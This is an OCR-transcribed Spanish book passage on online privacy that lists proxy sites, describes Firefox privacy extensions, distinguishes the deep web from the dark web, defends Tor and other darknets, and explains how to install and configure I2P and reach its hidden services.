- IP-Address proxy list: http://www.ip-adress.com/proxy_list/
- Public proxy servers: http://www.publicproxyservers.com/proxy/list1.html
- Proxies.by: http://www.proxies.by/proxy/
- 2Anonymousproxy: http://2anonymousproxy.com/
- Proxify: https://proxify.com/

- Proxy.org: http://proxy.org/
- NinjaCloak: http://ninjacloak.com/
- Xrory: http://www.xroxy.com/proxylist.htm
- Blewpass: http://www.blewpass.com/

## 1.1.2.8 Complementos en navegadores web

Una de las herramientas más potentes que tiene un usuario a su disposición son los complementos y extensiones de los navegadores web. En el caso de Firefox, existe un conjunto bastante amplio de extensiones de todo tipo y para diversos fines, evidentemente en este caso concreto, resultan especialmente interesantes aquellos complementos que se encargan de brindar una capa de protección adicional a la privacidad y/o el anonimato del usuario. A continuación se enseñan algunos de dichos complementos y cómo protegen la información personal del usuario.

### Ghostery

Se trata de uno de los complementos más famosos en Mozilla Firefox por la forma en la que es capaz de detectar y bloquear "*ads*" y rastreadores. Una de las características más interesantes de Ghostery es que le permite al usuario visualizar el listado de los rastreadores detectados y le permite definir cuáles rastreadores pueden continuar con su actividad y cuáles deben ser bloqueados.





*Imagen 01.13: Rastreadores detectados por Ghostery.*

La imagen 01.13 enseña el funcionamiento de Ghostery en Firefox. Como se puede ver, enseña todos los rastreadores detectados y se pueden bloquear o desbloquear. Para que el usuario tenga un mejor conocimiento sobre los rastreadores detectados y de esta forma, permitir o bloquear su actividad,

Ghostery permite obtener información sobre las empresas que están detrás de dichos rastreadores. Esta información se recolecta de forma anónima y en gran parte, gracias a los usuarios que activan "*Ghostrank*". Por otro lado, para mejorar la calidad de la información sobre los rastreadores que reporta Ghostery, "*Ghostrank*" recolecta información sobre los rastreadores encontrados y los sitios web en los que se han encontrado. La información que recolecta se encuentra relacionada con los elementos propiamente dichos del rastreador, como cookies, espacios de almacenamiento en el navegador y las páginas en donde se encontraban, dicha utilidad solamente se encarga de enviar información sobre los rastreadores y bajo ningún concepto envía información personal del usuario o sus hábitos de navegación.

Para ver la información que tiene Ghostery sobre los rastreadores detectados y recolectados basta con ingresar en el panel de configuración de la herramienta en la sección de "opciones" o ingresar en la siguiente URL: resource://firefox-at-ghostery-dot-com/ghostery/data/options.html. Como se puede ver en la imagen 01.14, en la sección correspondiente a las opciones de bloqueo se pueden ver los rastreadores detectados por la herramienta y también se puede crear una lista blanca para permitir el funcionamiento de algunos de los rastreadores reportados.





*Imagen 01.14: Gestión de restreadores y listas blancas en Ghostery.*

Finalmente, en la sección correspondiente a la configuración avanzada de la herramienta, es posible personalizar su funcionamiento dependiendo de las necesidades concretas del usuario. Por ejemplo, es posible configurar las alertas que se produzcan cuando se detecte un rastreador, establecer si se desean aplicar actualizaciones de forma automática y también, la opción de exportar e importar estos detalles de configuración para que puedan ser utilizados desde otro navegador que tenga instalada la extensión.

## Click and Clean

Es una extensión para Firefox que permite limpiar información que se almacena en el navegador web de forma fácil y rápida. Los elementos que permite borrar de un solo click son:

- Historial de sitios web visitados.
- Cookies
- Cache
- Sesiones activas
- Preferencias de sitios web.

Por otro lado, cuenta con otras funcionalidades interesantes, tales como la posibilidad de remover "*Flash Cookies*" y ejecutar un comando o aplicación personalizada cuando se cierre el navegador web.





*Imagen 01.15: Opciones de la extensión Click&Clean.*

También permite arrancar el navegador web en modo "incognito", de tal forma que no se almacenará de forma permanente ningún dato almacenado por los sitios web, ya sea en forma de cookies u objetos LSO.

Otra funcionalidad interesante de la extensión es la posibilidad de ejecutar pruebas sobre el nivel de privacidad que tiene el usuario partiendo de la información que suministra el navegador web, esta funcionalidad es conocida como "*Privacy Test*" y se encarga de realizar una petición HTTP al sitio web http://www.hotcleaner.com/clickclean-app.html que corresponde al dominio del equipo que mantiene la extensión. En dicho sitio web se realizan una serie de pruebas para intentar obtener datos de carácter personal del usuario que ha realizado la petición. Finalmente, se enseñan unos resultados que pueden ser útiles para determinar si el usuario tiene unos buenos niveles de privacidad y algunos consejos que le pueden ayudar a mejorar sus hábitos a la hora de navegar por Internet.




*Imagen 01.16: Configuración de la extensión Click&Clean.*

### 1.1.2.9 Privacy Badger

Se trata de un complemento desarrollado y mantenido por la EFF (*Electronic Frontier Foundation*) y que permite bloquear los rastreadores de terceros cuando el usuario navega por Internet. Su funcionamiento es muy similar al de Ghostery, sin embargo también permite el bloqueo de "*Ads*" y bloquea de forma automática cualquier elemento de rastreo sin el consentimiento del usuario, algo que en la mayoría de extensiones de este tipo, incluyendo Ghostery, es necesario configurar. Por ejemplo, si un anunciante carga su contenido en varios de los sitios web que visita el usuario y parece que se encuentra analizando su actividad, este complemento se encarga bloquear dicho contenido evitando que aparezca en el navegador web del usuario sin que tenga que realizar ningún tipo de configuración. Se trata de una extensión fácil de instalar y que se encuentra disponible en la siguiente dirección: https://www.eff.org/privacybadger#what_is_privacy_badger

Su funcionamiento de cara al usuario es bastante simple y consta de 3 estados, cuando el icono de Privacy Badger en el navegador es rojo, indica que la extensión ha determinado que el sitio web visitado tiene uno o varios rastreadores. Si el icono es de color amarillo, indica que ha determinado que el sitio web tiene un rastreador pero que es fundamental para cargar el contenido de la página, en tal caso, la extensión permite cargar el contenido pero bloquea las cookies. Finalmente, si el icono es de color verde, el complemento no ha encontrado ningún rastreador el sitio web visitado.




*Imagen 01.17: Detección de rastreadores en Privacy Badger.*

## 1.1.2.10 AdBlock Plus

Se trata de una extensión que permite bloquear rastreadores que intentan determinar los sitios que el usuario ha visitado por medio de "*ads*" en sitios web intrusivos. Se trata de una extensión fácil de instalar y configurar, como todas las extensiones en Firefox se puede descargar e instalar directamente desde el sitio web oficial de extensiones, concretamente en el siguiente enlace: https://addons.mozilla.org/en-us/firefox/addon/adblock-plus/

## 1.1.2.11 NoScript

Evita ataques del tipo "*client-side*" por medio de scripts maliciosos con Javascript. Esta extensión intenta bloquear contenido Javascript y algunas etiquetas que puedan dar como resultado la ejecución de código en el navegador web, de esta forma se protege la privacidad y se detienen actividades maliciosas. Una de las ventajas de esta extensión es que puede ser configurada de forma granular, permitiendo aplicar reglas a todos sitios que el usuario visita y posteriormente declarar algunos sitios como confiables. Se encuentra disponible para su descarga en el sitio web oficial de extensiones de Firefox: https://addons.mozilla.org/en-US/firefox/downloads/latest/722/addon-722-latest.xpi?src=noscript.ownsite

## 1.1.2.12 BetterPrivacy

Se trata de una extensión que brinda protección contra cookies de larga duración. Aquellas que intentan almacenar y recolectar información sensible sobre el usuario. Esta extensión es útil para identificar, informar y remover este tipo de cookies en el navegador web. Se encuentra disponible en el siguiente enlace: https://addons.mozilla.org/en-US/firefox/addon/betterprivacy/

### 1.1.2.13 Greasemonkey

Una extensión que permite editar y personalizar la forma en la que los sitios web que el usuario visita enseñan información. Es una extensión muy completa que permite crear "*user scripts*", que son piezas de código en Javascript para realizar acciones concretas en función al sitio visitado por el usuario. Los scripts pueden ser creados directamente por el usuario o utilizar algunos de los muchos que se encuentran publicados libremente y que pueden ser utilizados sin restricciones. Un sitio web en el que se pueden encontrar una gran variedad de dichos scripts es http://userscripts.org/. Para descargar e instalar esta extensión hay que dirigirse al siguiente enlace: https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/

# 1.2 Redes anónimas y la web profunda

Una de las soluciones más potentes en el campo de la privacidad y el anonimato, son las redes anónimas y la posibilidad de acceder a servicios que solamente se encuentran disponibles dentro de dichas redes. Actualmente existen algunas soluciones que son interesantes desde el punto de vista de la privacidad y el anonimato, pero también lo son desde el punto de vista técnico, como es el caso de Tor, I2P o Freenet. Se trata de las soluciones más avanzadas y maduras que existen actualmente en el campo del anonimato y la privacidad, en consecuencia también las que cuentan con mayor apoyo por parte de la comunidad de usuarios. Explicar los principales detalles técnicos y funcionales de estas redes anónimas será el principal objetivo de los próximos capítulos de este libro, pero antes es necesario explicar algunos conceptos básicos sobre lo que es y no es la web profunda, así como también, algunos términos que son importantes comprender.

## 1.2.1 La web profunda

En los últimos años el término "*deep web*" se ha ido popularizando y extendiendo tanto entre la comunidad hacker, como entre los usuarios comunes en Internet. No obstante son muchas las premisas erróneas sobre el término "*deep web*", ya que en muchas ocasiones se usa de forma indistinta a otros términos como "la web oscura" o "*dark web*".

En primer lugar, cuando se habla de "*deep web*" se refiere principalmente a contenidos que no se encuentran indexados por los principales motores de búsqueda en Internet y por este motivo, es difícil su localización o tan siquiera saber que están allí. Pueden haber muchos motivos por los que un contenido determinado no sea indexado por buscadores tan populares como Google o Bing, sin embargo lo más común es que la decisión de ignorar un contenido se deba a que se encuentra protegido por una contraseña, se encuentra incluido alguna red virtual privada a las cuales no tienen acceso los crawlers lanzados por los buscadores, o simplemente son contenidos tan antiguos y con tan pocas visitas, que son marcados como irrelevantes con el fin de que las consultas realizadas por los usuarios sean lo más fiables y exactas. También es posible que dichos contenidos se encuentren indexados en buscadores, pero dadas sus características, no suelen aparecer con los criterios de búsqueda convencionales utilizados por los usuarios. Dicho esto, la web profunda o "*deep web*"

se refiere a contenidos que se encuentran en Internet pero que no se encuentran indexados por los motores de búsqueda modernos o si lo están, son sumamente difíciles de hallar.

Por otro lado, el término "*dark web*" se refiere a contenidos que no se pueden indexar dado que se encuentran protegidos por sus autores, los cuales se encargan de usar y compartir dichos contenidos en redes privadas/anónimas o en sitios web en Internet que se encuentran protegidos por contraseña. La finalidad de dichos contenidos suele ser desconocida y en algunos casos se trata simplemente de páginas web para la administración de algún portal u algún tipo de contenido relacionado con actividades ilegales.

Ahora bien, si el lector ha comprendido adecuadamente los párrafos anteriores, rápidamente entenderá dos cosas: la primera es que los contenidos en la deep web son enormes, pero que actualmente no hay forma de medir de forma aproximada, ni mucho menos exacta, la cantidad de contenidos que conforman la web profunda. La segunda es que mucha de ésta información solamente tiene sentido y/o relevancia para sus propietarios.





*Imagen 01.18: Iceberg representando los contenidos de la web profunda.*

La imagen 01.18 es probablemente la más utilizada cuando se habla de la web profunda, sin embargo, tal como se ha comentado anteriormente, no es posible saber exactamente cuántos contenidos la conforman con lo cual dicha imagen no solamente es exagerada, sino sumamente desinformativa. No es posible medir, ni tan siquiera estimar con un margen de error aceptable el volumen de contenidos que existen en la deep web, ya que un alto porcentaje de ellos son desconocidos y otra parte no se encuentran disponibles todo el tiempo.

Es probable que el lector haya visto está imagen en varias ocasiones en sitios web en Internet o en otros medios en los que se repite de forma reiterada el mismo error sin tan siquiera aplicar el sentido común y preguntar: En ese inmenso mar de información ¿qué contenidos son realmente valiosos/útiles? ¿Cuáles de dichos contenidos son públicos? ¿Por qué motivo los buscadores como Google deciden no indexar dichos contenidos?

Es importante aclarar que cuando un usuario crea una cuenta en cualquier servicio en Internet, existen páginas que no son indexadas y a las que solamente los propietarios de dichos contenidos tienen acceso. Dichas páginas solamente tienen valor para su propietario, pero no para cualquier otro usuario en Internet y evidentemente los buscadores no tienen la posibilidad de indexar dichos contenidos ya que para acceder a ellos es necesario estar autenticado.

Es muy probable que dicha imagen y otras similares, respondan al interés de investigadores y analistas del "Big Data" en un esfuerzo por intentar centrar la atención de empresas privadas u organizaciones públicas en este tipo de espacios con el objetivo de conseguir financiación y realizar estudios e investigaciones, pero es importante aplicar un criterio objetivo y basarse en datos mucho más precisos que los que ofrecen especulaciones como la imagen anterior. Dichos datos se pueden encontrar, por ejemplo, en el anuncio del año 2014 de la Unión Internacional de Telecomunicaciones (UIT) con relación al número de usuarios conectados a Internet. La cifra alcanza los 3.000 millones de usuarios conectados, de los cuales se estima que cerca de 900 millones utilizan Facebook, 260 millones utilizan Twitter y Youtube consigue superar 1 billón de reproducciones de vídeos diariamente.

Evidentemente, estas estadísticas hablan de usuarios y una tremenda cantidad de tráfico, algo que se encuentra directamente relacionado con los contenidos incluidos en Internet. Dadas estas cifras, resulta bastante difícil de creer que todos los contenidos que dan soporte a 3.000 millones de usuarios conectados, correspondan únicamente al 4% del número total de contenidos en Internet. Dicho esto, se invita al lector a que saque sus propias conclusiones basándose en cifras y hechos reales, no en especulaciones.

## 1.2.2 Darknets

El término "*darknet*" se refiere a un subconjunto de la deep web que representa un espacio protegido por una red privada (VPN) o al que solamente un número reducido de usuarios autorizados pueden acceder. Los contenidos no son indexados por ningún buscador en Internet, de hecho, en algunos casos las direcciones de los servicios que se encuentran disponibles en estas redes no son resolubles por medio de los mecanismos habituales (como por ejemplo con consultas DNS). Probablemente una de las darknets más populares es Tor, la cual, para acceder a ella es necesario contar con el cliente de Tor que puede ser descargado gratuitamente desde el sitio web oficial del proyecto en www.torproject.org. Además, para poder navegar por la darknet de Tor, se debe contar con las direcciones de los servicios ocultos a los que se desea acceder.

Una idea bastante extendida y generalizada es que redes como Tor son utilizadas mayoritariamente para actos delictivos y por grupos organizados de ciberdelincuentes. Es cierto que hay personas que se aprovechan del anonimato y privacidad que proporciona Tor para cometer actividades ilegales, pero el objetivo del proyecto es que las personas puedan ejercer su derecho a la privacidad y que puedan navegar por Internet libremente, sin censura ni restricción a la hora de acceder a contenidos que se encuentran prohibidos en su país de residencia. Tor es una herramienta que ha sido utilizada por muchos años de forma legítima, compartiendo contenidos valiosos y ayudando a denunciar los atropellos cometidos por gobiernos o regímenes dictatoriales. No hay que perder de vista este

objetivo en ningún momento, la labor social del proyecto Tor es invaluable en los tiempos que corren y no hay que dejarse influenciar por el ruido y el miedo generalizado de personas que hablan desde el desconocimiento.

## 1.2.3 ¿Privacidad o ciberdelincuencia?

Para nadie es un secreto que las redes anónimas y darknets, han sido relacionadas de forma muy estrecha con delincuentes y personas que se dedican a realizar actividades ilegales. No es algo que deba extrañar al lector, ya que los mecanismos de protección que implementan las redes anónimas como Tor o I2P han demostrado ser lo suficientemente fuertes como para proteger la identidad de un usuario incluso en los ambientes más hostiles.

Del mismo modo que ocurre con cualquier herramienta, el uso que las personas le dan no significa que se trate de una herramienta "buena" o "mala", simplemente aporta los medios para conseguir diversos fines y lamentablemente, en algunos casos dichos fines incluyen actividades delictivas o que afectan negativamente la vida de otras personas. Es importante tener en cuenta que este tipo de soluciones no se han creado con el objetivo de proteger delincuentes, ni amparar pedófilos, ni facilitar los negocios entre estafadores y asesinos, ni afianzar actividades como el narcotráfico o la venta de armas.

Tal como se ha mencionado anteriormente, el objetivo principal de redes como Tor, Freenet, I2P, entre otras, es el de proteger a aquellas personas que viven en países en los que se comenten abusos contra los ciudadanos de forma sistemática y constante. Apoyar a aquellos que en realidad lo necesitan. Son herramientas que intentan plantear una solución al problema de la censura y represión que sufren muchas personas en el mundo.

Dicho esto, es importante entender que la libertad de expresión y el derecho a la privacidad son fundamentales para el bienestar de cualquier sociedad y las nuevas tecnologías ayudan precisamente a conseguir el objetivo de salvaguardar y proteger esos derechos. No obstante, también hay que tener en cuenta que existen unos límites y que se regulan perfectamente con normas tan básicas como el respeto y la tolerancia hacia los demás.

Personas con escaso criterio y educación, bajo nivel de consciencia y serios problemas psicológicos, no suelen tener en cuenta estos principios básicos de convivencia y son los principales responsables de que espacios como las darknets de Tor o I2P incluyan contenidos que en muchas ocasiones atentan contra la dignidad de las personas. Jean Paul Sartre afirmaba: "mi libertad termina donde empieza la de los demás". Probablemente es una de las mejores bases cuando se habla de libertades y derechos, además también es un buen punto de partida a la hora de diferenciar entre un delincuente y una persona que se preocupa por su privacidad o incluso, cuando se trata de una persona que utiliza los medios que tiene a su disposición para protestar de forma pacífica sobre diferentes cuestiones, típicamente de carácter social.

Cuando un servicio oculto en cualquiera de las darknets que se van a explicar en este documento, no cumple con esos principios mínimos e incluye contenidos ofensivos y/o denigrantes, lo mejor

que se puede hacer es denunciar dicho contenido o dependiendo de las habilidades del usuario, intentar detectar vulnerabilidades que puedan ser utilizadas por los cuerpos de seguridad o los organismos pertinentes para la identificación de los administradores del sitio en cuestión. Aunque se trata de servicios que se encuentran en una darknet, pueden verse afectados por cualquiera de las vulnerabilidades a las que se enfrenta cualquier servicio en Internet, en este sentido no existe ninguna diferencia entre sitios web en Internet y una darknet.

Dicho esto, concluye el primer capítulo de este documento y a continuación, el lector comenzará a explorar y entender la arquitectura de las redes anónimas más robustas que existen actualmente.

# Capítulo II
# I2P (Invisible Internet Project)

En este capítulo se hablará sobre redes anónimas y probablemente la mejor forma de hacerlo es nombrando a I2P, una de las soluciones de anonimato más estables y robustas que existen actualmente.

## 2.1 Introducción

El proyecto I2P (Invisible Internet Project) nace en el año 2003 de la mano de un grupo de hackers, desarrolladores y arquitectos de software con el objetivo inicial de crear una red virtual privada que fuera resistente a la censura y tuviera unos buenos niveles de desempeño y escalabilidad. Sus bases funcionales son muy similares a otras soluciones de anonimato como tales como Tor, sin embargo existen varias diferencias importantes que convierten a I2P en una alternativa bastante potente en términos de anonimato y privacidad. Por otro lado, se trata de una solución que se encuentra escrita en lenguaje Java aunque cuenta con algunos componentes añadidos escritos en lenguaje C y tal como se verá más adelante en este documento, existen algunas librerías que permiten el desarrollo de componentes que se pueden desplegar directamente en una instancia de I2P o interactuar con otros participantes de la red de forma anónima.

Una de las características más interesantes de I2P, es que permite la creación de prácticamente cualquier tipo de servicio sin necesidad de configuraciones complejas, por ejemplo es bastante trivial la puesta en marcha de servidores HTTP, FTP, SSH o SMB en cualquier instancia de I2P y no hacen falta conocimientos avanzados para hacerlo. Dichos servicios se ejecutarán de forma anónima al interior de la red de I2P y no son accesibles por ningún usuario en Internet que no se encuentre conectado a la red de I2P.

El funcionamiento de I2P es similar al funcionamiento de otras redes anónimas, donde el tráfico es enrutado por varios puntos de la red utilizando cadenas de servidores proxy, además en I2P no existen servidores o entidades confiables como en otras redes tales como Tor y sus autoridades de directorio, toda la red es completamente descentralizada y la información se encuentra diseminada en múltiples puntos de la red. No obstante, aunque tenga similitudes con otras redes anónimas, I2P no intenta mejorar el anonimato de sus usuarios ocultando a sus participantes, se trata de una red orientada al mensaje donde cada paquete de datos es enrutado a su correspondiente destino de forma anónima. Esto quiere decir que cuando un emisor envía un mensaje, los demás participantes en la red pueden

conocer la existencia de dicho usuario, pero desconocen el número, contenido y destinatarios de los mensajes que intercambia con otros participantes. De esta forma, muchos usuarios en Internet se pueden comunicar con un buen nivel de anonimato, ya que el tráfico de todos los participantes es mezclado y difuminado por medio de cadenas de servidores proxy descentralizados, dando suficiente cobertura tanto a personas que requieren un nivel de anonimato alto así como para aquellos que no tienen requerimientos tan exigentes. Todos los mensajes son en esencia iguales, lo que permite dar cubrimiento a varios tipos de usuarios utilizando la misma red.

El uso de I2P normalmente se lleva a cabo por medio de las aplicaciones diseñadas para tratar con I2P y rara vez se utiliza de forma directa, es así como aplicaciones tales como "*eepsites*" (servidores web dentro de I2P), I2PSnark (un cliente para BitTorrent), I2PTunnel (servicios para enrutar flujos TCP/IP para aplicaciones comunes como IRC o SSH) entre otras, ayudan a sus usuarios a interactuar con I2P casi que de forma transparente. A continuación, se explica el proceso de instalación de I2P tanto en sistemas Windows como Linux.

## 2.1.1 Instalación de I2P

El software de I2P se encuentra desarrollado en Java, lo que permite, entre otras cosas, que sea independiente de plataforma y fácil de instalar en múltiples plataformas, tales como Windows, Linux o Mac. Es necesario tener instalado el JRE (Java Runtime Environment) en el sistema y el software de I2P puede descargarse libremente desde el siguiente enlace: https://geti2p.net/es/download. Para comenzar con el proceso de instalación, basta con ejecutar el JAR de instalación o el ejecutable .EXE, dependiendo del sistema operativo donde se quiera instalar y seguir el asistente paso a paso.

En el caso de Instalar I2P en un sistema Windows, el programa puede instalarse como un servicio del sistema operativo, el cual se podrá configurar para arrancar de forma automática o manual. En el caso de instalar I2P en un sistema Linux o Mac, se recomienda utilizar un usuario con privilegios limitados para iniciar el servicio de I2P, para ello, se debe editar el fichero "<DIR_INSTALL>/i2proute" y establecer el nombre del usuario con el que se debe iniciar el servicio en la propiedad "RUN_AS_USER". Para iniciar o detener el controlador de I2P después de instalar el software, se debe ejecutar el script "i2prouter" de la siguiente forma.

```
>./i2prouter start
Starting I2P Service...
Waiting for I2P Service.....
running: PID:14506
```

Los parámetros admitidos de "i2prouter" son "*start*", "*status*" y "*stop*". Después de iniciar el servicio de I2P y partiendo de la configuración por defecto del programa, el puerto 7657 se encontrará abierto y esperando conexiones por parte de los clientes. En dicho puerto se encuentra en ejecución la consola de administración web de la instancia de I2P recién instalada.

Por defecto, I2P cuenta con una aplicación llamada I2PTunnel que permite configurar diferentes tipos de túneles que apuntan a servicios concretos. Sobre esta herramienta se hablará con mayor detalle a lo largo de este capítulo, pero de momento es importante saber que I2PTunnel viene con

una serie de servicios que le permitirán al usuario navegar por la web profunda y desplegar servicios en ella.




*Imagen 02.01: Instancia de I2P en ejecución.*

Los dos servicios más comunes cuando un usuario comienza a utilizar I2P son los servidores proxy del tipo HTTP y HTTPS, los cuales permiten el acceso a la web profunda de I2P. Para ver el estado de dichos servicios e iniciarlos o detenerlos según sea el caso, es necesario dirigirse a la siguiente ruta: http://localhost:7657/i2ptunnelmgr




*Imagen 02.02: Servicios por defecto en I2PTunnel.*

Para poder utilizar los servidores proxy HTTP y HTTPS de I2P, es necesario editar la configuración del navegador web que se desea utilizar y apuntar a la máquina local en el puerto "4444" para las peticiones por HTTP y a la máquina local en el puerto "4445" para las peticiones por HTTPS.

## 2.1.2 Servicios ocultos en I2P

A partir de este punto, es posible acceder a la web profunda de I2P y a los servicios ocultos que la componen, sin embargo antes de explicar la forma de hacerlo, es necesario aclarar algunas cuestiones importantes sobre la forma en la que se resuelven las direcciones de los servicios ocultos de I2P. En primer lugar, en I2P no existe un sistema de resolución de nombres de dominios como el clásico DNS, en su lugar, existe un sistema de nombrado básico que viene instalado en cada instancia de I2P y que depende completamente de un fichero de texto plano que vincula un dominio ".i2p" con una dirección en base32 o base64. La dirección en base32 o base64 es lo que se conoce como un destino y constituye la firma del servicio oculto, la cual incluye toda la información necesaria para poder acceder al servicio en cuestión. Una buena forma de comprender lo que es un destino en I2P, consiste simplemente en asociar dicho término con la combinación de una dirección IP o un nombre de dominio con un puerto concreto, es decir, la ruta completa para poder acceder a un servicio en la red.

Por otro lado, En I2P no existe un sistema centralizado para resolver un destino con su correspondiente dominio "*.i2p*", no funciona como el clásico y conocido DNS ya que en el caso de I2P todos los hostnames son locales. Este sistema de nombrado se puede gestionar por medio de la aplicación "*SusiDNS*", la cual se encuentra instalada por defecto en todos los enrutadores de I2P en la siguiente dirección: http://127.0.0.1:7657/susidns/index. Sobre el funcionamiento de "*SusiDNS*" se hablará más adelante a lo largo de este capítulo.

Por otro lado, un servicio oculto en I2P puede apuntar a cualquier tipo de servidor, desde los típicos servidores web, hasta servicios SSH, FTP, SNMP, SMB, POP, SMTP, etc. En I2P no existen restricciones sobre los protocolos soportados por la red y admite la creación de prácticamente cualquier tipo de servicio oculto. No obstante, los más conocidos son los servicios web, los cuales en la terminología de I2P son conocidos como "*EEPSites*". Un EEPSite es exactamente igual que cualquier servicio de los que se encuentran disponibles en Internet, con la única diferencia que se alojan en la red de I2P y están asociados a un destino concreto (dirección en base32/base64).

